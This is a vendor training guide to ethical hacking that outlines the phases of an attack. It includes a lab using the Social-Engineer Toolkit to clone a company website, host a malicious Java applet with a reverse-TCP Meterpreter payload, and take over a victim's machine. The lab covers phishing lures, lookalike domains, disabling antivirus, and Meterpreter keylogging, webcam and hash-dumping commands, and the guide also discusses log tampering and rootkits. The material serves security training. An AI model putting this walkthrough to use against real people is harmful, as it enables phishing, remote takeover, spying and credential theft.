


# Quick Start Guide to Ethical Hacking

Written by Matt Ford, CEH

*Includes:*

Example  
Lab with  
Kali Linux

```
...stop shop for all of your SE needs.  
...on irc.freenode.net in channel #setoolkit  
...Social-Engineer Toolkit is a product of TrustedSec.  
...Visit: https://www.trustedsec.com  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu. for you become, the more you are able to hear  
set> |
```



## Introduction

In this Guide to Ethical Hacking, Matt Ford of Foursys sets out the definition, goals and processes involved in the use of ethical hacking.

Using practical examples, the guide covers the 5 key phases of hacking typically used by hackers to gain access to networks that IT Administrators all too often believe are secure.

From initial network and system reconnaissance of target networks, to scanning for possible areas of vulnerability, through

gaining and maintaining access, to hiding the evidence of an attack, the Guide offers often thought-provoking insights into the techniques and secrets of malicious hackers.

With example lab tests that can be readily used by IT professionals, the "Quick Start Guide to Ethical Hacking" offers a comprehensive look at the methods used, helping you stay a step ahead of the hackers by understanding their mind-set. Crucially, it will also help you put the necessary measures in place to prevent them compromising your network.

## What is Ethical Hacking?

The definition of Ethical Hacking as described by the Ethical Hacking Council is:

*"The goal of the ethical hacker is to help the organisation take pre-emptive measures against malicious attacks by attacking the system himself; all the while staying within legal limits."*

The important factor in this description is that as an Ethical Hacker we "stay within the scope of our legal limits".

While a malicious attacker would not be constrained by these boundaries, it is imperative that as an Ethical Hacker we conform to a structured framework and a clear scope when providing internal or external Penetration Tests or Network Security Assessments, whether for the company we work for or as a contracted third party.

So, as an Ethical Hacker, are our goals are to:

- Give IT Administrators a more informed overview of their network

- Find security weaknesses before hackers do
- Enable Administrators to counteract those weaknesses
- Understand how a potential hacker might think
- Put pre-emptive measures in place to mitigate a security risk.

There is also an important distinction to make with testing terminology, as "Pen Testing" is often used to cover all aspects.

### **Vulnerability Scanning:**

Is the process of scanning your infrastructure for network vulnerabilities without the intent to exploit any vulnerabilities found.

### **Penetration Testing:**

Goes one step beyond Vulnerability Scanning in that it endeavours to exploit any issues found. This could range from gaining access to machines, obtaining sensitive information or escalation privileges

to enabling access to other areas on the network. Hence the scopes and goals for Penetration Testing can vary, depending on the requirements.

Having said this, it is important not to underestimate the value a series of simple scans can offer without having to delve into the world of full-on Penetration Testing.

These scans offer a fairly easy and inexpensive way of showing up holes across the network without the risks of potential exploitation methods that go with a hacking scenario, albeit that Penetration Testing or Ethical Hacking will result in a far more comprehensive network security report.

In summary, while the goals of each Ethical Hacking engagement might be different (e.g. looking at data security or Domain Administrator access), it is always beneficial to get as close as possible to a "real world" scenario.

## The 5 phases of hacking

- **Reconnaissance**
  - Active
  - Passive
- **Scanning**
- **Gaining access**
- **Maintaining access**
- **Covering your tracks**

### Reconnaissance

Reconnaissance is the “information gathering” phase around a target in preparation for an attack. This is often overlooked by IT Administrators as they concentrate on the more technical side of their infrastructure, but the more information that can be gathered around a target, the easier it will be to narrow down the attack vector and increase the chances of the hack being successful.

Gathering all this information will allow you to be more proficient with Social Engineering or Spear Phishing attacks, for example.

The reconnaissance phase is often split into two further areas, Active and Passive. Passive allows you to collect data without any contact with the target, while active involves closer contact with the target and therefore more risk.

When it comes to passive information gathering, numerous tools can be used to collate data from various sources and build a picture of your target. Network

information is an obvious one such as gathering WHOIS or external IP details, but using various applications this process can be taken a step further by collecting metadata from documents, obtaining e-mail addresses, discovering usernames, understanding which products are in use and so on.

Social media also lets you tie in certain individuals to a job role, or site location and used in conjunction with social engineering skills can result in a huge amount of information being put at your disposal. Many IT Administrators know this information is out there, but either fail to see a way of managing these details, or don't see the dangers of all this information being presented in one report as particularly serious.

Active reconnaissance involves the hacker interacting directly with the target in some way and will often bleed over into the second phase, Scanning. This can

be anything from port scanning external IP addresses to running web application scans on external facing web servers.

### Scanning

There is clear overlap between network scanning and active reconnaissance, however in this phase the hacker will gather as much technical information about the network infrastructure as possible to increase the chances of a successful entry into that network.

This information can range from simple tools, such as traceroute or ping, to full network sweeps using NMAP and a vulnerability scanner. Gathering information such as network routes, open port information and server roles is clearly a very important discovery process for any hacker.

While the exact process might change depending on the engagement, an example flow of information gathering from a scan could look something like:

- Discovery of “live” machines
- Discovery of open ports on those machines, which in turn would lead to identifying the services running
- OS fingerprinting and banner grabbing
- Discovery of vulnerabilities.

Tools like NMAP and vulnerability scanners are invaluable to a hacker as they enable an easy, scripted approach

to scanning entire IP ranges and return a huge amount of information which the attacker can run through at their leisure looking for a way in. Meanwhile, while IT Administrators are concerned with covering all aspects across their estate from open ports to OS and application patching.

While there are many methods such as Intrusion Prevention Systems to hinder the attacker, IT Administrators cannot rest on their laurels as these systems can be circumvented using evasion techniques at the Network or Application layers.

### Gaining access

When it comes to gaining and maintaining access to a compromised system, we move from vulnerability scanning to full Ethical Hacking.

In order to gain access to a network it is necessary to find and exploit a particular vulnerability such as the OS, an application or an end user. Gaining access into systems can be done in a variety of ways, depending on what the hacker is trying to achieve, being local, across the LAN, or remotely via the Internet.

SQL injection attacks using tools such as SQLMAP can enable not only data theft and manipulation but also credential theft and command line access to a server. Viruses, java exploits, DLL hijacking, compromised wireless access points, DDOS attacks, session hijacking, call back software in malware - and many others - are all ways which an

attacker may gain access to a system. Phishing and Spear Phishing are also very popular ways of trying to enter a network, by attempting to fool people into downloading malicious software.

When we talk about “access to a compromised system”, what do we mean?

Take an end user machine as an example. When a piece of malware is run, the attacker can gain access via a specially crafted command line with the same privileges as that user. From here, it is possible not only to try and escalate these privileges, but to download files, set up a keylogger, enable the webcam and microphone, take a copy of local user account passwords for cracking - and much more.

Of course, this machine can then be used as a stepping stone to gain access to servers and systems across the rest of the network including domain controllers, finance systems, database servers and other file servers.

### Maintaining access

Once a hacker gains control of a machine, there can be great benefit in maintaining access to this machine, depending on what they are trying to achieve. Creating backdoors into the system will allow future access at the hacker's will without the need for user interaction, particularly if the vulnerability that was originally used is subsequently patched. By using Rootkits, a hacker can upload and run Trojans, or tools such as NetCat to gain access again at any time.

Modified host files or registry keys will also ensure that this access is enabled, even after the machine in question has been rebooted.

Tools can also be used to scrape information from various network drives, to sniff network traffic and send it back to a central server over a period of time. This reduces the amount of time that an attacker needs to be active on the network and thus reduces their risk.

Finally, hackers can introduce extra layers of security to a machine to stop other attackers from gaining access over “their” system. It is not unheard of for a network compromise to last weeks or even months, with attackers slowly syphoning off information.

### Covering tracks

Covering of tracks is a key element for any hacker. The reason for this is to ensure continued access, or to steal information and get out without anybody knowing they were there.

Attacking a system is likely to leave a trace, whether in Event logs as with some Buffer Overflow exploits, or IP addresses in firewall logs. Destroying these logs will remove all evidence of any activity across the system. They may also look out for any syslog servers, as this not only assists in deleting a large number of log files in one swoop, but can also be used before deleting to obtain further information about the network. Manipulating these event logs

can be very beneficial from an attacker's standpoint, as simply deleting the logs in full will still give an indication of a breach, even if the access information itself is removed.

Utilities are available to disable the logging of information, for example future login attempts, for a period of time, to delete only selected entries or to disable logging altogether. Most System Administrators will monitor logging information on a regular basis to look for possible breaches, so this is a very common place to start in covering a hacker's activity


Further methods used in avoiding detection include reverting the system back to the same state it was before the attack; removing Trojans or other software that may have been uploaded, modifying file sizes back to the original or using root kits. Root kits are designed to be out of sight and enable copies of key files to be taken, modified and used while still preserving the originals file sizes and locations. The system will then use these modified files, for example on start-up, instead of the originals, but be out of sight to the casual user or System Administrator.

Other techniques include IP Address and MAC address spoofing, or accessing services via the TOR Network.

To hide information, hackers may use Steganography. This is the art of concealing a message within another image or file. In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program or protocol. Media files are ideal for steganographic

transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the colour of every 150th pixel to correspond to a letter in the alphabet, a change so subtle that someone not specifically looking for it is unlikely to notice it.

Tunnelling is also a technique which can be used, usually to evade firewalls, by taking advantage of the Transmission Protocol and carrying one protocol over another.





## Example Lab


For this quick lab we are going to look at using the Kali Linux distribution and their Social Engineering tool kit to make a cloned website and host a malicious Java Applet. In order to complete this lab, you will need to visit <https://www.kali.org/> and download a distribution that fits your requirements. I would suggest downloading an ISO and creating a VM to use.

You will also need internet access from the VM to clone a website, so either use a USB network adapter or NAT behind the host if using a virtual machine. You will also need a target, or victim, machine. We have demonstrated this using XP, Vista, Windows 7 and Windows 8.1


Once you have Kali loaded go to Applications > Kali Linux > Social Engineering Toolkit > setoolkit

You should see a list of options shown here.

It is certainly worth looking into the SET Application as there is a lot we can do with it. We will choose option #1.




As you can see from the list, there are a lot of attack methods within the SET application. In this example we will be using option #2.



There is an explanation of each selection at the top of the screen.

In this example we are planning to use a Java Applet so we will select option #1.



```

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
    
```

Here we reach the main configuration part. We first need to choose the type of website we want our target to visit. We can use a template, a cloned site or import our own custom pages. Cloning a site will copy everything, so bear this in mind with regards to disk space, but as you will see it offers a complete like-for-like clone. After choosing option #2, we enter the IP details. As I am using this on a local subnet I set "No" to the NAT and enter the IP address of my Kali Linux machine.

This IP address is where we are going to send our victim, so if you are looking at using this for external Pen testing and hosting a cloned site outside of the local LAN, make sure you enter the correct details.

As part of the exploit, we can choose how we want the applet signed. This will give us more credibility when the end user is prompted to install the malicious applet. In this example, I will simply select option #2. Once that is done, enter the URL you wish to clone. SET will now clone the entire site, host it on the IP you specified, and ask you to select a payload.

```

[-----]
Java Applet Configuration Options Below
[-----]

Next we need to specify whether you will use your own self gene
own code signed java applet. In this section, you have all thr
a self-signed certificate if you have the java jdk installed.
to SET, and the third will allow you to import your own java ap
you have a certificate.

Select which option you want:

1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
[*] Okay! Using the one built into SET - be careful, self signed
:({
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.foursys.co.uk
    
```

```

[*] Cloning the website: http://www.foursys.co.uk
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: ySHj0Dae3G5jWt
[*] Malicious java applet website prepped for deployment



What payload do you want to generate:

Name:                               Description:

1) Windows Shell Reverse_TCP         Spawn a command shell on victim and ser
2) Windows Reverse_TCP Meterpreter   Spawn a meterpreter shell on victim and
3) Windows Reverse_TCP VNC DLL       Spawn a VNC server on victim and send b
4) Windows Bind Shell                Execute payload and create an accepting
5) Windows Bind Shell X64            Windows x64 Command Shell, Bind TCP Inl
6) Windows Shell Reverse_TCP X64     Windows X64 Command Shell, Reverse TCP
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x
8) Windows Meterpreter All Ports     Spawn a meterpreter shell and find a pc
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SS
10) Windows Meterpreter Reverse DNS  Use a hostname instead of an IP address
    
```

If you have experience of Metasploit you will know about the Meterpreter prompt. If not, I suggest some further reading on the subject. In short it is a specifically crafted CLI which allows an ethical hacker to run various commands on the victim machine. In this case, we will use option #2 and select the Reverse\_TCP Meterpreter payload.

In order to try and evade AV or other security measures, we can encode the payload (using msfvenom at the backend) and all are certainly worth testing. In this instance we will choose “No Encoding” and select option #2. We also need to set a port that the Java App will connect back to us on. In this case we use a standard port usually allowed through a firewall; port 443.



You will then see the Metasploit Framework (MSF) load up and start a listening process. Your Kali Linux box is now simply waiting for the app to connect in, using the port we selected. You are now ready to launch the attack.

This exploit can be added into Phishing or Spear Phishing attacks, with the link being included in a crafted e-mail to the victim. For internal tests this could be a link to the company site to list an expenses change, or through to an Intranet page, or

even to a third party vendor. The choice is yours, however please bear in mind the ethical side of these tests and only use these tools in situations where you have express permission to do so.

On the victim machine, enter the IP address of your cloned site in the web browser. An actual attacker might register a URL to attempt to fool the end user, such as [www.ffoursys.co.uk](http://www.ffoursys.co.uk) for example. The end user will see something similar to the above, depending on their Windows version.



The publisher is something that can be modified with the certificate settings we mentioned earlier to add extra authenticity. After all, why wouldn't an end user trust a Java applet from their own company website? The moment the user accepts the risks and clicks on the Run command, the exploit is fired and the user is redirected to the actual website. No further interaction is

required on the user's part, the attack has been successful.

From the Kali Linux box you will see a session created, which is the connection into this remote machine.

If you type sessions you will see the connections you are able to interact with. It should look something like this:

```
msf exploit(handler) > sessions

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter	x86/win32 HERBERT\Matt @ HERBERT	192.168.0.14:443 -> 192.168.0.11:49644 (192.168.0.11)

We can then access that session using the ID:

```
» Sessions -i 1
```

You will receive a message about interacting with the session and obtain the meterpreter prompt.

You now have command line access to the victim's machine.

```
meterpreter > getuid
Server username: HERBERT\Matt
meterpreter > sysinfo
Computer      : HERBERT
OS            : Windows Vista (Build 6002, Service Pack 2)
Architecture : x86
System Language : en_GB
Meterpreter   : x86/win32
meterpreter >
```

Typing the ? character will give you a list of things you are now able to do and the list is far too long to go into a quick start guide, but a few notable ones include:

- **Getuid** – Lists the user you are logged in as. This will be the user who was logged in at the time the applet was run, including all their network permissions.
- **Sysinfo** – Information regarding the system you are on.
- **Hashdump** – Dumps local account hashes to screen if you have the correct permissions.
- **Keyscan\_start** – Starts a keylogger.
- **Webcam\_snap** – Takes a snapshot of what the webcam can currently see.
- **Record\_mic** – Sets the local microphone to record and listen to conversations.
- **Download** – Downloads files of your choice.

With all these tools, it is worth taking some time to read up on everything you can do.

### Troubleshooting:

As with all exploits there are conditions that need to be met for them to work. If you are having trouble with this lab, try the following:

- **Disable AV** – we have selected “No Encoding” as part of this lab, so AV will get in the way.
- **Lower Java permissions** – if the Java security settings are high then the malicious app will not run.

You may wonder why this is a useful exploit if these conditions have to be met. There have been numerous times during assessments where I have seen AV disabled or running at a reduced security setting and the same can be said of the Java settings given the number of Java applets used on bespoke applications.

With all potential attacks, the more information you can obtain through the Reconnaissance/Information Gathering phase, the more prepared you will be with your exploits.

## Ethical Hacking Courses

Foursys offers one day Ethical Hacking Training Courses designed to teach you some techniques and tools used by white hat hackers to help you better secure your organisation from the latest targeted attacks.

One of our experts will delve into the world of ethical hacking and teach you some techniques and tools used by white hat hackers to help you better secure your organisation from the latest targeted attacks.

The intensive day course will discuss the theory behind attacks covering in detail:

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Covering Tracks

After which you'll then get taught and carry out some of the most common attacks used by cyber criminals to exploit your organisation. The types of attacks you'll learn are:

- Identifying vulnerable machines
- Exploiting windows vulnerabilities
- Exploiting application vulnerabilities
- SQL Injection techniques
- Password Scanning
- Malware/Trojans
- Social Engineering

Armed with this knowledge and understanding our trainer will then discuss and advise on the range of preventative measures you can undergo to secure your network from these specific malicious attacks.

This fascinating, educational and enjoyable course gives each delegate a laptop, a course manual and all the tools to carry out these techniques to vulnerability test your own network when you return. The course can also be tailored to any specific threats or attacks you'd like to focus on as long as suitable notice is given.

To find a course in your local area visit:

<https://www.foursys.co.uk/events>

**20% off!**

When you use  
promo code  
**'INFOSEC'** at  
time of  
booking.

## Contact us

### Main Switchboard

**+44 (0) 1284 788900**

### Technical Support

**+44 (0) 1284 788901**

### Email

**enquiries@foursys.co.uk**

### Head Office

Manor Park,  
Great Barton,  
Bury St Edmunds,  
IP31 2QR, United Kingdom

**[www.foursys.co.uk](http://www.foursys.co.uk)**

### 20 years of IT security excellence

We live for IT security, we think about it 24/7, we breathe it, eat it, we are it. It's what we do; it's why we're here and at your service to protect you from the bad guys. It doesn't matter if you're an NHS, government, education, SMB or enterprise organisation – we've had all of your backs for over two decades.